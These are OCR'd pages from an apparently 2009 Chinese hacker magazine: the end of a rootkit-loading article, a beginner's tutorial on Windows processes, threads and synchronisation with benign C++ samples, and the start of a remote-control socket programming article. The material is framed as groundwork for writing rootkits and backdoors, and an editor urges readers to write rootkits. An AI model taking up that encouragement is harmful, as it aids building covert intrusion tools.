


图3　使用DBGVIEW查看调试输出

关于安装一个rootkit，在下篇我们会编写两个小程序——SCMLoader.exe和SCMUnloader.exe来实现，而现在我们仅使用KmdManager.exe来对它加载，并使用DBGVIEW.EXE查看调试输出，如图2、图3所示。

最后在此提供一个blog链接以供交流：http://hi.baidu.com/OpenRootkit。

（文章中所涉及的相关代码及工具都已经收录在本期光盘）

编辑点评：

看完了本文，感觉Rootkit也不是那么难写，各位看官不如动手写写，说不定就产生一大作了，哈哈！

菜菜也谈Windows进程管理

文/Reduta

从本文您可以学到：

1、了解操作系统的进程与线程概念

2、了解进程与线程调度

去年从“黑手”买了几本书，都是从入门到精通级别的，从去年看到今年，跟着“认真的雪”学写出了第一个后门程序。可能是因为书本内容比较多的原因，雪没有将一些细节问题说明，比如多线程实现写入文件的程序就让我晕了好几天，所以本文将一些我学习过程中关于Windows线程管理的东西写出来，为其它书迷朋友提供一些帮助！

还有一点经验与大家分享，我觉得“黑手”出的几本书需要深入进去才可以获得作者的东西，比如New4大哥那本免杀书，其中说了很多脱壳的方法，那是最基本的脱壳方法，熟练以后你会发现它的作用太大了，比如原来穿山甲1.xxx—2.xxx的壳，网上有很多人都是两次断点法实现的，其实直接内存镜像就可以搞定！正如深度技术的名言——深度值得深入！

Windows——抢占式多任务操作系统

众所周知，Windows是一个抢占式多任务的操作系统，如果你也想学后门编写，这句话太需要理解了！

首先对操作系统的理解，**Windows是一个操作系统，所谓操作系统是一种在用户与硬件之间起媒介作用的程序。**通过它的定义我们不难看出，一个操作系统在开发的时候必需实现两个基本的目标——方便用户操作和有效管理硬件。

为了实现这两个目标，对于用户来说，Windows提供了三种方式用于方便管理计算机：

第一种是GUI界面接口，也就是我们通常看到的界面，在GUI界面下进程间通过消息实现通信——称为Windows消息机制；

第二种是通过命令行接口，也就是经常使用的CMD窗口；

第三种是应用程序接口——API，Windows提供大量的API函数供应用程序调用以实现各种功能！

对于硬件来说，Windows采用了C/S方式的管理模式，内置了CPU管理器、内存管理器等。**进程管理属于CPU管理的内容，它主要包括进程调度、进程控制、进程同步及进程通信的问题，**这四个方面我们会在下面进行详细的阐述！

其次，对多任务的理解，这里不得不提到两个概念——并发性和并行性。所谓并行性指的是两个或者两个以上的事件在同一时刻（是一个点的概念）发

生：所谓并发性指的是两个或者两个以上的事件在同一时间间隔内同时发生（是一个线的概念）！

多任务其实就是在人类不可感知的时间片下的单任务，系统为每个进程分配一个时间片，在这个时间片下CPU只能有一个进程执行，如图1所示，CPU调度分给每一个进程一段执行的时间！




图1　多任务图解

再次，对抢占式的理解，为了实现多任务，Windows 3.x中使用了一种协作式多任务的方式，类似于如图2所示的描述。




图2　协作式多任务运行过程

系统中每个进程包括系统进程在内，都在等待CPU，得到CPU就将进程执行一段时间，但是这只是一个"鸡肋"，因为如果说某一个进程得到CPU后没有还回CPU的操作，那么系统中所有的进程，包括一些维持操作运行的系统进程都只能等下去。这时候我们就说死机了！这种方式太"理想化"，所以才有了比较"现实"的抢占式，也就是说CPU被进程使用一段时间后，都由操作系统强制将其收回！

进程与线程概念的引入

我们知道程序是不能并发执行的，因为它是一个静态的，所以人们引入了进程的概念，它是一个动态的可执行实体。**进程的结构我们可以简单的理解为由代码、数据和PCB组成。**PCB(Process Control Block)为进程控制块，是进程组成的灵魂，它类似于下面的一个结构（我自己想的，才读了一年的计算机专业）：

```
struct pcb
{
 int pid;
 char processstatus[size];
 char cpustatus[size];
 char processcontrol[size];
};
```

当程序变为进程的时候，PCB就存储在内存中，系统通过PID识别是哪一个进程，通过进程当前的状态决定要进行的操作，并通过上次进程获得CPU执行的状态和进程控制信息来决定本次进程获得CPU后要进行的操作！

并发执行环境下，操作系统不停的给进程调度CPU，但是有的进程实在太大，调度需要的时间相应的就会增加，这样就降低了并发执行的效率，所以人们才引入了线程。通过调度线程来实现进程的并发执行是WINDOWS比较高明的地方，我们可以执行下面的代码来看一下效果！

```
int main(int argc,char *argv[])
{
    cout<<"hello world程序"<<endl;
    cout<<"进程PID:"<<GetCurrentProcessId()<<endl;
    cout<<"主线程ID:"<<GetCurrentThreadId()<<endl;
    HANDLE hpro=GetCurrentProcess();
    HANDLE hthread=GetCurrentThread();
    return 0;
}
```

执行结果如图3所示。




图3　PID与主线程ID

说明在Windows系统中每个程序在变成进程的时候不仅会得到一个进程PID，还会分配到一个主线程的ID！在并发执行的时候，Windows调度的其实就是主线程，而不是程序的进程，虽然线程可以并发执行，但是它不是一个实体，它必须借助于一个进程而存在，这就是为什么Windows采用线程并发执行却仍然使用进程的原因，这个特点在下面的实例中我们可以得出证明！

进程的控制

主要控制进程的四种状态——就绪（创建过程）、阻塞（结束过程）、运行和挂起！

1、进程创建

当我们登录Windows或者需要服务及运行应用程序的时候，都会创建新的进程。我们先来看一个操作系统创建一个进程的时候都做了什么。从前面我们了解到，进程的核心是PCB，所以进程在创建的时候首先要向系统申请一个空的PCB，PCB可以通过链表或者队列来管理，然后就给进程分配一定的内存空间，再填写PCB各结构的内容，包括PID等信息，最后将进程投入到就绪队列！

从应用程序角度来说，PCB就相当于进程的一个内核对象，当我们使用CreateProcess()创建一个进程的时候系统会将进程、主线程的PID及其句柄保存到PROCESS_INFORMATION结构体中，然后操作系统通过这样的结构来实现对所有进程的管理！

2、进程的撤消

进程的撤消本质上是PCB的撤消，在WINDOWS系统中提供了TerminateProcess()来结束进程。

3、进程的阻塞

进程的阻塞有两种情况，一种是硬件资源导致的阻塞，一种是软件资源导致的阻塞，比如CPU在某一个时间片中将打印机分配给了进程a.exe，这时候b.exe如果要使用打印机，但因为得不到打印机就进入阻塞状态。当打印机空闲的时候，阻塞状态的进程b.exe就会被a.exe唤醒！当然，有些进程因为软件资源也可能导致进程的阻塞，在WINSOCK编程中，服务端执行到accept()时就会进入阻塞状态，只有当有客户端连接服务端的时候才会被唤醒。

4、进程的挂起

有时候为了控制计算机的负荷，我们需要将一些程序挂起，在Windows中可以通过SuspendThread()挂起进程的主线程，从而实现进程的挂起。当然，也可以使用ntdll.dll中的ZwSuspendProcess()来挂起进程，不过因为在DLL文件中我们必须将其导出才可能使用，当要释放挂起的进程或者线程时我们可以使用ResumeThread()或者ZwResumeProcess()来实现！

我写的一个进程管理的程序运行如图4所示，它的挂起方法就是通过导出函数来进行的，导出函数可以在DLL编程入门那节中学到。




图4　进程管理程序

线程的同步

进程的同步在Windows中并不是一个值得讨论的话题，因为在上面我们已经提到，

Windows是一个线程并发的系统，更重要的一个原因是因为Windows在内存管理中已经提供了进程的内存保护机制，也就是说根本就不用担心一个进程会影响另一个进程。




图5　内存分段示意图

举例说明，在32位的Windows系统中，内存可以使用4GB的地址空间，这4G的地址空间并不是都给了应用程序，因为Windows本身采用的是微内核技术，一些内核程序也需要执行，它的分段如图5所示。

我们可以通过如下代码查看应用程序所使用的内存量：

```
int main(int argc,char* argv[])
{
    SYSTEM_INFO sysinfo;
    GetSystemInfo(&sysinfo);
    cout<<" 用户独享的内存空间：" <<sysinfo.lpMinimumApplicationAddress<<"-----"<<sysinfo.lpMaximumApplicationAddress<<endl;
    return 0;
}
```

程序的执行结果是0x0001 0000----7FFE FFFF。当然，如果你在boot.ini中作了修改，那就不一样了。如上所说，所以Windows进程同步的关键问题转化为了线程同步问题，当然线程同步可以使用进程同步的一些方法。

1、临界区

线程之间的交集称为临界资源，在程序中访问临界资源的代码我们称为临界区，它的原理和互斥锁差不多，所以我们在下面的互斥锁中进行说明！

2、互斥锁

互斥锁，我们可以更形象的称为互斥所（厕所的所），我们去厕所的时候首先判断厕所内是否有人，如果没有人我们才进去。进去后会将门锁上，使用完毕后才打开门锁，别人看到我们出来了才会进去。我们进厕所的时候，因为上了锁，别人打不开门，从而知道厕所（可以理解为临界资源）不能用，所以才会在外面等待。当我们出来的时候，表示厕所（临界资源）可用，其他人才会进入厕所。

3、信号量

在Windows中，信号量机制与上面说的临界区和互斥锁机制完全不一样，主要的不同点在于线程同步上。信号量允许多个线程同时使用共享资源，这与操作系统中的PV操作相同，它指出了同时访问共享资源的线程最大数目，它允许多个线程在同一时刻访问同一资源，但是需要限制在同一时刻访问此资源的最大线程数目。

上面是一般操作系统使用的三种进程或者线程同步方法，在Windows中还使用了事件内核对象的线程同步方法！

说了上面的三种方法，到现在也许你还不能够明白为什么要让线程同步，我们看看下面的例子。

```
//test.cpp
int a=0,b=0;
bool con=TRUE;
DWORD WINAPI Thread(LPVOID lpParam)
{
    while(con)
    {
    a++;
    b++;
    }
    return 0;
}

int main(int argc,char *argv[])
{
    HANDLE hthread[2];
    DWORD threadid;
    hthread[0]=CreateThread(NULL,NULL,Thread,NULL,0,&threadid);
    hthread[1]=CreateThread(NULL,NULL,Thread,NULL,0,&threadid);
    Sleep(1000);
    con=FALSE;
    WaitForMultipleObjects(2,hthread,TRUE,INFINITE);
    cout<<a<<" "<<b<<endl;
    CloseHandle(hthread[0]);
    CloseHandle(hthread[1]);
    return 0;
}
```

执行结果不一样，如图6所示。




图6　执行结果不同

从这个例子我们可以得出两个结论：

（1）Windows是一个线程并发执行的系统，在前面的例子中我们看到了每个程序在Windows中执行的时候都会分配一个主线程ID，同一个进程内的非主线程和主线程一起实现并发执行。如果不是这样，那么上面的程序就会进入死循环。但是之所以能看到如图6的结果，是因为主线程在某一时刻可以得到CPU，从而执行Sleep()和con=FALSE语句！

（2）通过如图6的结果我们知道进程并不是我们想象的顺序执行了，因为是在并发环境中，每个线程执行的时候都不是封闭的，都可能受到其它线程的影响，所以这个结果是不会相等的！

这时候我们可以使用上面提到的线程同步的方法来进行！

A：临界区法

临界区在WINDOWS中被定义为了CRITICAL_SECTION结构，当一个临界区被创建后，我们必须调用InitializeCriticalSection对其进行初始化，类似于进厕所的时候先将门上的锁打开，这样进入厕所的人才知道厕所现在是可用的。每次进入厕所的时候必须使用EnterCriticalSection()，表示厕所的门关上了，其他人不能进入。当离开的时候，只要再调用LeaveCriticalSection()打开厕所的锁，其他的人才可以使用。

```
CRITICAL_SECTION cs;
int a=0,b=0;
bool con=TRUE;

DWORD WINAPI Thread(LPVOID lpParam)
{
    EnterCriticalSection(&cs);
    while(con)
    {
    a++;
    b++;
    }
    LeaveCriticalSection(&cs);
    return 0;
}

int main(int argc,char *argv[])
{
    HANDLE hthread[2];
    DWORD threadid;
    InitializeCriticalSection(&cs);
    hthread[0]=CreateThread(NULL,NULL,Thread,NULL,0,&threadid);
    hthread[1]=CreateThread(NULL,NULL,Thread,NULL,0,&threadid);
    Sleep(1000);
    con=FALSE;
```

```
    WaitForMultipleObjects(2,hthread,TRUE,INFINITE);
    cout<<a<<" "<<b<<endl;
    DeleteCriticalSection(&cs);
    CloseHandle(hthread[0]);
    CloseHandle(hthread[1]);
    return 0;
}
```

上面的代码执行后结果是一样的，如图7所示。




图7　执行结果相同

B：互斥锁法

Windows中提供了很多方便用户实现线程同步的互斥锁函数，上面的例子我们通过InterlockedIncrement()就可以实现线程的同步，代码如下：

```
//InterlockedIncrement.cpp
DWORD WINAPI Thread(LPVOID lpParam)
{

    while(con)
    {
    InterlockedIncrement((long *)&a);
    InterlockedIncrement((long *)&b);
    }

    return 0;
}
```

C：事件内核对象

Windows提供了一种新的线程同步的方法，其实这源于线程的内核对象，在线程的内核对象中受信状态由WaitForSingleObject()或者WaitForMultipeObjects()来返回，当一个线程执行完毕后才会将内核对象中相应的位置设置成受信状态。

如果我们让每个线程函数的第一句为WaitForsingleObject()，这样线程函数的执行就能通过受信任状态来控制，才能引入事件内核对象。可以用CreateEvent()来创建一个事件内核对象，它会返回内核对象的句柄，然后我们通过SetEvent()和ResetEvent()来设置其受信状态，从而实现控制线程函数的执行。

代码如下：

```
//event.cpp
DWORD WINAPI Thread(LPVOID lpParam)
{
    WaitForSingleObject(ConEve,INFINITE);
    while(con)
    {
    a++;
    b++;
    }

    return 0;
}
```

D：信号量实现法

这种方法在线程同步中一般通过调用CreateSemaphore()等API来实现，要彻底的理解这个概念，需要仔细的找些资料，因为基于信号量机制的方法及分类太多了，我自己都被搞的糊里糊涂，希望有高人指点一下！

进程通信

1、通信要解决的问题

在说明Windows下进程通信之前，我想我们该理解一下通信这个概念，我觉得用高中数学中的集合理解它最简单。现实中不管我们采用什么样的通信方式，都必须有两个操作—**发送和接收**，我们将它定义为一个集合—operate。那么我们就可以写成集合operate={send，recive}，接下来的问题就可以分为三个！

A：谁操作谁的问题

也就是表明发送者sender和接收者reciver的名字问题。在WINSOCK中使用的是socket套接字来描述sender和reciver，在Windows消息机制中可以使用标题，下面会举例说明。在基于netbios通信的网络中使用的是netbios名称，默认状态下使用的就是计算机的名字，我们可以通过执行nbtstat命令来查看。

B：怎么操作

相对于编程来说，我们要做的就是写两个函数，send(reciver，message)和recive(sender，message)来用于实现operate集合的操作就可以了。

C：信息的格式

最后一个问题就是让message使用什么样的格式。在TCP/IP中使用的是将数据包加头的方法，这个过程称为封装，在Windows消息机制中使用的是msg结构体。

2、通信方式

操作系统中的进程通信一般使用共享存储方式、管道方式和消息方式！

在WINDOWS中这三种都使用了，其中管道方式（牵涉到后门的编写）和消息方式是我们比较关心的，因为消息方式是Windows图形界面使用的方式，它可以分为如图8所示的直接消息机制和如图9所示的间接消息机制。




图8　直接消息机制




图9　间接消息机制

我们可以使用API函数——SendMessage()发送信息，代码如下：

```
#include <windows.h>
#include <iostream>
using namespace std;
int main(int argc,char *argv[])
{
        HWND hwnd;
        if((hwnd=FindWindow(NULL,"未命名 - 画图"))!=NULL)
        {
    SendMessage(hwnd,WM_CLOSE,0,0);
        }
        return 0;
}
```

当我们在“开始”菜单“运行”中输入**mspaint.exe**打开画图程序后，执行上面的代码，画图程序就会关闭，这就是一个Windows下消息通信的简单示例。对于操作系统来说，Windows消息机制其实采用的就是消息缓冲队列机制，通过建立消息队列通信数据结构，结合使用send()和recive()原语来实现进程的通信！

管道方式，所谓管道（PIPE）其实是一个文件，它的作用就是连接一个读进程和一个写进程进行通信。如果让我们实现这种通信方式的话，我觉得使用C++的流操作就可以实现。

对于应用程序来说，在Windows中可以使用CreatePipe()创

远程控制软件编程之套接字阻塞模式

图重庆通信学院地域通信教研室 杨阳 王孟智

从本文您可以学到：

1、简单了解 VC++ 的使用方法

2、掌握套接字阻塞模式的使用

我们在前面几篇文章中介绍了远程控制软件编写的方法，从本篇文章开始，我们介绍基于不同模式与不同模型套接字的远程控制软件的编写。

Windows Sockets 分别提供了套接字模式和套接字 I/O 模型，可以对一个套接字的行为进行控制。套接字模式用于当一个套接字被调用时，决定调用函数的阻塞行为。套接字模式分为阻塞和非阻塞两种工作模式。

套接字 I/O 模型描述了一个应用程序如何对套接字的 I/O 进行管理。套接字的模型包括：Select 模型、WSAAsyncSelect 模型、WSAEventSelect 模型、重叠 I/O 事件通知模型、重叠 I/O 完成例程模型以及完成端口模型等。

本文涉及的程序是基于套接字阻塞模式的，接下来我们看一下，什么是套接字的阻塞模式。

一、套接字阻塞模式

在阻塞模式下，套接字 I/O 操作完成前，执行的操作函数将一直等候而不会立即返回，该函数所在的线程会阻塞在这里。

比如，程序调用 recv()函数接收数据时，如果没有数据从套接字中发送过来，则程序处于等待状态，不会进行其他的套接字 I/O 操作。只有接收到从套接字发送过来的数据之后，recv()函数才会返回，程序继续向下执行，如图 1 所示。




图 1 阻塞模式示意图

二、阻塞模式客户端

在 2009 年第 4 期《黑客手册》的“远程控制软件编程之界面编写”（以下简称“远”文）一文中，我们学习了远程控制软件界面的编写，本文涉及的程序以“远”文中的程序为基础进行编写。连接了服务端后的客户端界面如图 2 所示。

